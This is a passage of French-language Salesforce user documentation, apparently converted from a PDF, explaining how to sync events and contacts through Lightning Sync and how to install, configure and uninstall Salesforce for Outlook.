- Synchroniser des événements depuis Salesforce vers Exchange
- Synchroniser les événements récurrents
- Synchroniser les invités inclus dans des événements
- Supprimer la synchronisation des contacts en une seule action

## Préparation de la synchronisation des événements


Vous pouvez sélectionner les événements à synchroniser de l'application de calendrier de votre société vers Salesforce.

Si votre administrateur a configuré Salesforce pour synchroniser des événements, vos événements sont automatiquement synchronisés du calendrier du système de messagerie de votre société vers Salesforce.

Pour empêcher la synchronisation des événements personnels avec Salesforce, vous avez plusieurs possibilités.

- Créez un calendrier distinct dans votre application de calendrier pour suivre vos événements personnels Lightning Sync est conçue pour synchroniser uniquement votre principal calendrier Microsoft® Exchange ou Google avec Salesforce.
- Demandez à votre administrateur si votre configuration de synchronisation est configurée pour synchroniser les événements privés. Si vous ne synchronisez pas les événements privés, vous pouvez attribuer l'option `Privé` à vos événements personnels depuis votre application de calendrier et ces événements ne seront pas synchronisés avec Salesforce.

  Par exemple, vous pouvez marquer un événement privé depuis Microsoft Outlook® comme suit.




**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour synchroniser des événements depuis votre calendrier vers Salesforce :

- « Créer » sur les événements, ET

  Une configuration Lightning Sync active

Il est recommandé de gérer les événements que vous ne souhaitez pas synchroniser avant la première synchronisation initiée par votre administrateur. Si la synchronisation de vos événements est initiée avant votre intervention, vous pouvez les retirer de Salesforce en les supprimant manuellement.

Les autres événements sont synchronisés depuis votre calendrier vers Salesforce à quelques minutes d'intervalle. Si vous synchronisez de nombreux événements, votre première synchronisation peut être longue.

## Préparation de la synchronisation des contacts


| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour synchroniser des contacts dans les deux sens : | « Lire » et « Modifier » sur les contacts, et « Lire » sur les comptes, ET<br>Direction de synchronisation des contacts définie sur « Synchronisation bidirectionnelle » dans les configurations Exchange |
| Pour synchroniser des contacts depuis Salesforce vers Exchange : | « Lire » sur les contacts, ET<br>Direction de synchronisation des contacts définie sur « Salesforce vers Exchange » dans les configurations Exchange |
| Pour synchroniser des contacts depuis Exchange vers Salesforce : | « Créer » sur les contacts, ET<br>Direction de synchronisation des contacts définie sur « Exchange vers Salesforce » |

| Éditions |
|---|
| Disponible pour la gestion avec : Salesforce Classic et Lightning Experience |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Découvrez comment synchroniser des contacts entre le système de messagerie de votre société et Salesforce. Selon le sens de synchronisation, vous allez déplacer les contacts de messagerie que vous souhaitez synchroniser avec Salesforce vers un dossier spécial de votre application de messagerie.

Dès que votre administrateur a initié la synchronisation des contacts pour vous, Lightning Sync crée un dossier dans votre application de messagerie nommé `Salesforce_Sync`. Le dossier `Salesforce_Sync` est affiché sous le répertoire de vos contacts. Tous les contacts qui ont été synchronisés depuis Salesforce vers votre système de messagerie sont affichés dans `Salesforce_Sync`. Si vous renommez, déplacez ou supprimez le dossier `Salesforce_Sync`, la synchronisation entre Salesforce et votre système de messagerie cesse.

1. Demandez à votre administrateur quel est le sens de synchronisation.
   - Si la synchronisation est définie uniquement depuis Salesforce vers votre système de messagerie, la synchronisation a déjà commencé, et vous n'avez rien d'autre à faire. Vous pouvez accéder à vos contacts Salesforce directement à partir de votre système de messagerie !
   - Si la synchronisation est définie depuis votre messagerie vers Salesforce ou dans les deux sens, vous allez déplacer les contacts de messagerie que vous souhaitez synchroniser vers Salesforce maintenant.
2. Dans votre application de messagerie, sélectionnez les contacts que vous souhaitez synchroniser. Vous pouvez sélectionner plusieurs contacts en même temps.




3. Déplacez (ne copiez pas) les contacts que vous avez sélectionnés vers le dossier `Salesforce_Sync`. Si vous copiez vos contacts, vous allez les dupliquer, ce qui pose problème !

Les contacts que vous déplacez vers le dossier `Salesforce_Sync` sont synchronisés à quelques minutes d'intervalle. Si vous déplacez une grande quantité de contacts vers `Salesforce_Sync`, la synchronisation initiale peut être longue.

## Résolution des problèmes de synchronisation

Si vous rencontrez des problèmes de synchronisation entre votre application de messagerie et Salesforce en utilisant Lightning Sync, demandez à votre administrateur Salesforce de réinitialiser votre processus de synchronisation. La réinitialisation efface puis rétablit les connexions entre les enregistrements de votre application de messagerie et de calendrier et vos enregistrements Salesforce.

1. Pour réinitialiser la synchronisation de vos contacts, assurez-vous que le dossier `Salesforce_Sync` de votre application de messagerie inclut les contacts que vous souhaitez synchroniser avec Salesforce.
2. Pour réinitialiser la synchronisation de vos événements, assurez-vous que l'option `Privé` de votre application de calendrier est attribuée aux événements que vous ne souhaitez pas synchroniser.
3. Demandez à votre administrateur Salesforce de réinitialiser votre processus de synchronisation.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Salesforce pour Outlook pour le bureau

Synchronisez les contacts, les événements et les tâches entre votre version d'Outlook pour le bureau et Salesforce. Sélectionnez un e-mail dans Outlook pour afficher les enregistrements Salesforce associés, notamment les pistes, les contacts, les tâches et les opportunités. Associez ensuite cet e-mail aux enregistrements Salesforce de votre choix.

Salesforce pour Outlook, une application d'intégration à Microsoft® Outlook® que vous installez, synchronise automatiquement les contacts, les événements et les tâches entre Outlook et Salesforce. Outre la synchronisation de ces éléments, vous pouvez ajouter des e-mails, pièces jointes, événements et tâches Outlook à plusieurs contacts Salesforce et afficher les enregistrements Salesforce associés aux contacts et aux pistes dans vos e-mails et événements, le tout directement depuis Outlook.


**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Vous pouvez parfois personnaliser les éléments synchronisés ainsi que la direction de synchronisation entre Outlook et Salesforce. Votre administrateur détermine le niveau de personnalisation de ces paramètres dans Salesforce.

L'illustration suivante montre comment Salesforce pour Outlook peut vous aider à ne pas dupliquer votre travail et à optimiser votre productivité.




Pour consulter la procédure de configuration complète de Salesforce pour Outlook, reportez-vous à Synchronisation de Microsoft® Outlook® et de Salesforce.

# Langues prises en charge par Salesforce pour Outlook

Salesforce pour Outlook prend en charge ces langues.

- Chinois (simplifié)
- Chinois (traditionnel)
- Tchèque
- Danois
- Néerlandais
- English
- Allemand
- Finnois
- Français
- Hébreu
- Hongrois
- Italien
- Japonais
- Coréen
- Polonais
- Portugais (Portugal)
- Roumain
- Russe
- Espagnol
- Espagnol (Mexique) :
- Suédois
- Thaïlandais
- Turc
- Ukrainien
- Vietnamien

Le programme d'installation de Salesforce for Outlook ne prend pas en charge :

- Hébreu
- Portugais (Brésil)
- Roumain
- Espagnol (Mexique) :
- Thaïlandais
- Vietnamien

Éditions


Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

# Téléchargement du programme d'installation de Salesforce pour Outlook

Téléchargez le programme d'installation depuis Salesforce.

1. Fermez Microsoft® Outlook®.
2. Fermez Salesforce pour Outlook. Pour cela, cliquez avec le bouton droit sur l'icône Salesforce pour Outlook ( ) dans votre barre d'état système, puis cliquez sur **Quitter**.
3. Si vous mettez à niveau une version 2.4.2 ou antérieure de Salesforce pour Outlook, désinstallez votre version actuelle via le Panneau de configuration de Microsoft Windows®. Si vous mettez à niveau vers Salesforce pour Outlook v2.5.0. ou supérieure, ou si vous installez Salesforce pour Outlook pour la première fois, continuez avec l'étape suivante.
4. Dans vos paramètres personnels, saisissez *`Salesforce pour Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce pour Outlook**.
5. Cliquez sur **Télécharger**. Cliquez ensuite sur **Enregistrer le fichier**. Si le bouton **Télécharger** n'est pas disponible, demandez à votre administrateur de vous attribuer à une configuration Outlook.




Si vous êtes administrateur, déployez les installations simultanément vers plusieurs utilisateurs en utilisant la version `.msi` du programme d'installation.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour installer Salesforce pour Outlook :

- Attribué à une configuration active ET

  Valider le jeu de données pour chaque objet synchronisé

Pour modifier les dossiers de synchronisation :

- Votre profil Outlook est défini par défaut dans vos paramètres de messagerie ET

  Autoriser les utilisateurs à modifier le « Dossier Outlook pour la synchronisation des contacts » dans votre configuration Outlook

# Installation et configuration de Salesforce pour Outlook


1. Ouvrez le fichier d'installation que vous avez téléchargé et enregistré, et suivez l'assistant d'installation.

   Remarque: Si vous n'avez pas encore installé .NET 4, l'assistant d'installation s'en charge pour vous. Notez que l'assistant d'installation vous invite à redémarrer votre ordinateur après l'installation de .NET 4. Vous devez ensuite réexécuter l'assistant pour terminer le processus d'installation.

2. Ouvrez Microsoft® Outlook®. L'assistant d'installation s'ouvre et l'icône de Salesforce pour Outlook ( ) s'affiche dans votre barre d'état système. Si l'assistant ne s'ouvre pas, vous pouvez le lancer manuellement. Il suffit de cliquer avec le bouton droit sur , puis de cliquer sur **Paramètres**.
3. Pour vous connecter à un site Salesforce autre que le site par défaut, cliquez sur **Modifier l'URL**, puis sélectionnez le serveur auquel vous souhaitez vous connecter. Si le serveur souhaité n'est pas répertorié, sélectionnez `Autre`, puis saisissez l'URL, par exemple un domaine personnalisé utilisé par votre organisation.
4. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce.
5. Cliquez sur **Approuver**. Une connexion sécurisée entre Outlook et Salesforce est ainsi créée. Il n'est pas nécessaire de vous reconnecter, sauf si vous rencontrez une erreur.

   Remarque: Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter depuis n'importe quel emplacement sans restriction IP.

6. Cliquez sur **Suivant**, puis examinez les directions de synchronisation définies par votre administrateur. Pour sélectionner des dossiers différents pour la synchronisation des éléments Outlook, cliquez sur **Changer de dossier**, puis sélectionnez l'un de vos dossiers par défaut ou le dossier Boîte de réception principal.




7. Cliquez sur **Suivant**, puis sélectionnez votre méthode de synchronisation.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour installer Salesforce pour Outlook :

- Attribué à une configuration active ET

  Jeu de données valide pour chaque objet en cours de synchronisation

Pour changer les dossiers de synchronisation :

- Votre profil Outlook est défini par défaut dans vos paramètres de messagerie ET

  Autoriser les utilisateurs à modifier le « Dossier Outlook pour la synchronisation des contacts » dans votre configuration Outlook

- Sélectionnez la synchronisation de tous vos contacts, événements et tâches. Vous marquez les éléments que vous ne souhaitez pas synchroniser avec la catégorie « Ne pas synchroniser avec Salesforce » dans Outlook.
- Sélectionnez la synchronisation de contacts, d'événements et de tâches individuels. Vous marquez les éléments que vous souhaitez synchroniser avec la catégorie « Synchroniser avec Salesforce » dans Outlook.

8. Cliquez sur **Suivant**, puis sélectionnez les types d'élément privé que vous souhaitez synchroniser.
9. Cliquez sur **Enregistrer**. Un message de bienvenue s'affiche sur l'icône de la barre d'état système ( ), qui est désormais active. Si la synchronisation des éléments Outlook est configurée et que vous sélectionnez la méthode `Synchroniser uniquement les éléments Outlook que je sélectionne`, tous les éléments présents dans les dossiers sélectionnés sont automatiquement synchronisés. L'icône tourne pendant chaque cycle de synchronisation.

### Désinstallation de Salesforce pour Outlook

1. Fermez Outlook.
2. Cliquez avec le bouton droit sur l'icône de synchronisation ( ), puis sélectionner **Quitter**.
3. A l'aide de l'utilitaire Ajout/Suppression de programmes de Windows, désinstallez Salesforce pour Outlook.
4. Si vous réinstallez Salesforce pour Outlook, retirez les anciens fichiers de base de données de Salesforce pour Outlook de l'emplacement

   `C:\Users\`*`nomUtilisateur`*`\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\`.

   Si vous ne retirez pas les anciens fichiers de base de données, Salesforce pour Outlook continue de synchroniser en utilisant les anciens paramètres.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Gestion de votre configuration Salesforce pour Outlook

Si votre administrateur autorise la modification de vos paramètres, personnalisez Salesforce pour Outlook en fonction de vos besoins spécifiques.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.
2. Selon vos autorisations, vous pouvez :
   - Modifier vos paramètres de message
   - Modifier vos paramètres de synchronisation
   - Modifier votre direction de synchronisation
   - Modifier vos paramètres de conflit
   - Afficher vos critères de correspondance
   - Modifier vos mappages de champ
3. Enregistrez vos modifications. Toutes les modifications s'appliquent lors de la synchronisation suivante des données. Vous pouvez rétablir vos paramètres d'origine à tout moment en cliquant sur **Restaurer la configuration par défaut** en haut de la configuration modifiée. Votre administrateur peut modifier vos paramètres si nécessaire.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribué à une configuration active

## Modification de vos paramètres de messagerie de Salesforce pour Outlook

Déterminez si votre administrateur autorise l'ajout d'e-mails a Salesforce à partir de Microsoft® Outlook® et la modification de vos paramètres de messagerie en fonction de vos besoins.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.

   Si **Ajouter un e-mail** est sélectionné, les options **Ajouter un e-mail** et **Envoyer et ajouter** sont affichées dans Outlook.

   Remarque: Si les options **Ajouter un e-mail** et **Envoyer et ajouter** ne sont pas affichées, demandez à votre administrateur d'activer Email to Salesforce.

2. Cliquez sur **Paramètres E-mail vers Salesforce**.
3. Saisissez votre adresse e-mail dans `Mes adresses e-mail acceptables`. Si vous envoyez un e-mail depuis plusieurs adresses, séparez chaque adresse par une virgule.
4. Choisissez si tous les e-mails sont envoyés vers Mes éléments non résolus (vous pouvez ainsi les attribuer manuellement aux enregistrements associés) ou si Salesforce tente d'abord de les attribuer.
5. Configurez Email to Salesforce pour ajouter des e-mails en tant qu'activités à des opportunités, des pistes ou des contacts correspondants, ou les trois. Si vous configurez Email to Salesforce pour associer des e-mails à des pistes ou à des contacts correspondants, Salesforce recherche dans les champs **À** et **Cc** les adresses e-mail de vos pistes ou de vos contacts. Si des pistes ou des contacts sont détectés, Salesforce enregistre l'e-mail dans la liste associée Historique des activités dans l'enregistrement approprié.
6. Si vous sélectionnez des pistes ou des contacts :
   - Spécifiez comment Email to Salesforce traite les e-mails contenant des informations de pistes ou de contacts qui correspondent à des enregistrements dupliqués.
   - Sélectionnez `Si aucune correspondante n'est trouvée, créez une tâche et envoyez-la à Mes éléments non résolus` pour envoyer l'e-mail vers Mes éléments non résolus si aucun enregistrement ne correspond. Si cette case n'est pas sélectionnée et que Salesforce ne parvient pas à identifier les adresses e-mail des champs `À` ou `De`, l'e-mail n'est pas enregistré dans Salesforce.
7. Sélectionnez `Toujours enregistrer les pièces jointes aux e-mails` afin d'enregistrer les pièces jointes à des e-mails envoyés à Salesforce.
8. Pour recevoir un message de confirmation lorsqu'un e-mail est envoyé à Salesforce, activez l'option `M'envoyer par e-mail la confirmation de l'association`.
9. Cliquez sur **Enregistrer**.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook :
- Attribué à une configuration active

Pour modifier les paramètres d'e-mail :
- Ajouter un e-mail

## Modification de vos paramètres de synchronisation de Salesforce pour Outlook

Si votre administrateur vous a accordé les autorisations requises, personnalisez les éléments qui sont synchronisés entre Microsoft Outlook et Salesforce, ainsi que la direction de synchronisation.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.
2. Pour afficher les types d'enregistrement synchronisés, survolé de filtragez les icônes ( ).
3. Pour arrêter la synchronisation d'un élément, désactivez sa case à cocher. Tous les champs associés à cet élément sont désactivés dans la page.
4. Enregistrez vos modifications. Toutes les modifications s'appliquent lors de la synchronisation suivante des données. Vous pouvez rétablir vos paramètres d'origine à tout moment en cliquant sur **Restaurer la configuration par défaut** en haut de la configuration modifiée. Votre administrateur peut modifier vos paramètres si nécessaire.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribué à une configuration active

Pour désactiver la synchronisation :
- Si l'objet est synchronisé

## Personnalisation de la direction de synchronisation de Salesforce pour Outlook

Si votre administrateur vous a accordé les autorisations requises, personnalisez les directions de synchronisation entre Microsoft Outlook et Salesforce selon vos préférences.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.
2. Sélectionnez l'une de ces options sous Direction de synchronisation pour un objet particulier.
   - *`Outlook vers Salesforce`* : lors de sa première synchronisation, un enregistrement dans Outlook crée ou met à jour un enregistrement dans Salesforce. Lors des synchronisations suivantes, les modifications apportées aux enregistrements Outlook s'affichent dans Salesforce, que la version Salesforce soit modifiée ou non. De plus, la suppression d'un enregistrement synchronisé dans Outlook supprime son équivalent dans Salesforce. Les modifications Salesforce ne sont jamais envoyées à Outlook. Le paramètre de comportement du conflit requis pour cette option est *`Outlook gagne toujours`*. Cette option n'est pas disponible pour des contacts.
   - *`Salesforce vers Outlook`* : lors de la première synchronisation des données, un enregistrement dans Salesforce crée ou met à jour un enregistrement dans Outlook. Lors des synchronisations suivantes, les modifications apportées aux enregistrements Salesforce s'affichent dans Outlook, que la version Outlook de l'enregistrement soit modifiée ou non. De plus, la suppression d'un enregistrement synchronisé dans Salesforce supprime son équivalent dans Outlook. Les modifications Outlook ne sont jamais envoyées à Salesforce. Le paramètre de comportement du conflit requis pour cette option est *`Salesforce gagne toujours`*.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribué à une configuration active

Pour modifier la direction de la synchronisation
- Direction de synchronisation

- *Synchronisation bidirectionnelle* : lors de la synchronisation des enregistrements, change la synchronisation vers Outlook et Salesforce entre les deux systèmes. En cas de conflit entre les enregistrements, le paramètre de comportement du conflit détermine quel enregistrement gagne.

3. Enregistrez vos modifications. Toutes les modifications s'appliquent lors de la synchronisation suivante des données. Vous pouvez rétablir vos paramètres d'origine à tout moment en cliquant sur **Restaurer la configuration par défaut** en haut de la configuration modifiée. Votre administrateur peut modifier vos paramètres si nécessaire.

## Modification des paramètres de conflit

Spécifiez l'action exécutée lorsque Salesforce pour Outlook rencontre un conflit lors de la synchronisation d'enregistrements entre Microsoft® Outlook® et Salesforce.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.
2. Sous Comportement du conflit de chaque objet que vous synchronisez, sélectionnez l'une des options ci-dessous.
   - *Salesforce gagne toujours*
   - *Outlook gagne toujours*
3. Enregistrez vos modifications. Toutes les modifications s'appliquent lors de la synchronisation suivante des données. Vous pouvez rétablir vos paramètres d'origine à tout moment en cliquant sur **Restaurer la configuration par défaut** en haut de la configuration modifiée. Votre administrateur peut modifier vos paramètres si nécessaire.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribués à une configuration active

Pour modifier le comportement du conflit
- Comportement du conflit

## Affichage des critères de correspondance Salesforce pour Outlook

Visualisez les critères de correspondance que votre administrateur vous a attribués.

Si parmi vos contacts Salesforce plusieurs correspondent à un contact dans Outlook, Salesforce pour Outlook doit savoir comment déterminer le contact à synchroniser. Votre administrateur définit des critères qui permettent à Salesforce pour Outlook de choisir le contact approprié.

Consultez les préférences de correspondance qui vous ont été attribuées. Les options disponibles comprennent :

- `Activité la plus récente` : sélectionnez le contact Salesforce qui affiche l'activité la plus récente (par exemple, un appel téléphonique ou un e-mail), comme indiqué dans la liste associée Historiques des activités du contact. Cette option est le critère de correspondance par défaut.
- `Mise à jour la plus récente` : sélectionnez le contact Salesforce dont la modification est la plus récente.
- `Plus ancien` : sélectionnez le contact Salesforce dont la date de création est la plus ancienne.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribué à une configuration active

Pour afficher votre configuration :
- Attribué à une configuration

## Spécification des champs Salesforce synchronisés vers Microsoft® Outlook®

Selon vos autorisations Salesforce pour Outlook, mappez les champs des enregistrements Salesforce que vous synchronisez vers Outlook.

Les mappages de champs définissent les correspondances entre les champs Salesforce et Outlook lors de la synchronisation des éléments entre les deux systèmes.

1. Dans vos paramètres personnels, dans Salesforce, recherchez Salesforce pour Outlook. Cliquez ensuite sur **Afficher ma configuration**.
2. Sous Paramètres des données, cliquez sur **Modifier les mappages de champs** sous `Contacts`, `Événements` ou `Tâches` pour afficher tous les champs des enregistrements de cet objet.
3. Examinez les champs Salesforce qui sont mappés avec chaque champ Outlook.
4. Modifiez les mappages de champs Salesforce ou Outlook nécessaires, ou créez des mappages pour des champs personnalisés. Salesforce pour Outlook permet de modifier n'importe quel mappage de champs avec une liste de sélection. Vous pouvez ajouter d'autres mappages en bas de la liste. Vous pouvez retirer des mappages en cliquant sur X en regard du mappage.

   ATTENTION: Si vous mappez un champ personnalisé universellement requis, assurez-vous qu'il contient une valeur par défaut pour éviter toute erreur. De plus, le mappage de champs personnalisés qui doivent être validés par Salesforce peut entraîner des erreurs de synchronisation. Par exemple, vous mappez un champ Salesforce personnalisé qui nécessite une valeur unique. Si vous saisissez une valeur qui n'est pas unique dans le champ Outlook, vous obtenez une erreur de synchronisation.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à votre configuration Salesforce pour Outlook
- Attribué à une configuration active

Pour modifier les mappages de champs
- Autoriser les utilisateurs à modifier les « Mappages de champs » dans la configuration

5. Cliquez sur **Enregistrer**. La synchronisation des mappages de champs sur des éléments commence lors de la mise à jour suivante de ces éléments dans Salesforce ou Outlook. Vous pouvez rétablir vos paramètres d'origine à tout moment en cliquant sur **Restaurer la configuration par défaut** en haut de la configuration modifiée. Votre administrateur peut modifier vos paramètres si nécessaire.

## Accès aux paramètres et aux outils de Salesforce pour Outlook

Une fois Salesforce pour Outlook installé, une icône ( ) s'affiche dans la barre d'état système de Microsoft® Windows.

Depuis l'icône de la barre d'état système, vous pouvez :

- Synchroniser les éléments Outlook et Salesforce
- Afficher votre journal de synchronisation
- Résoudre vos éléments synchronisés non résolus
- Gérer votre configuration Salesforce pour Outlook
- Gérer les éléments Outlook qui sont synchronisés avec Salesforce à la page 1830
- Modifier vos informations de connexion
- Masquer les alertes
- Afficher les erreurs
- Modifier vos dossiers de synchronisation
- Accéder à l'aide en ligne Salesforce pour Outlook

**Accès à l'application de la barre d'état système**

- Si l'icône ne s'affiche pas, redémarrez l'application en double-cliquant sur le raccourci Salesforce pour Outlook de votre bureau ou sur l'application dans le répertoire Programmes de votre ordinateur (**Démarrer** > **Tous les programmes** > **salesforce.com** > **Salesforce pour Outlook**).
- Si l'icône est désactivée ( ), démarrez d'abord Outlook.
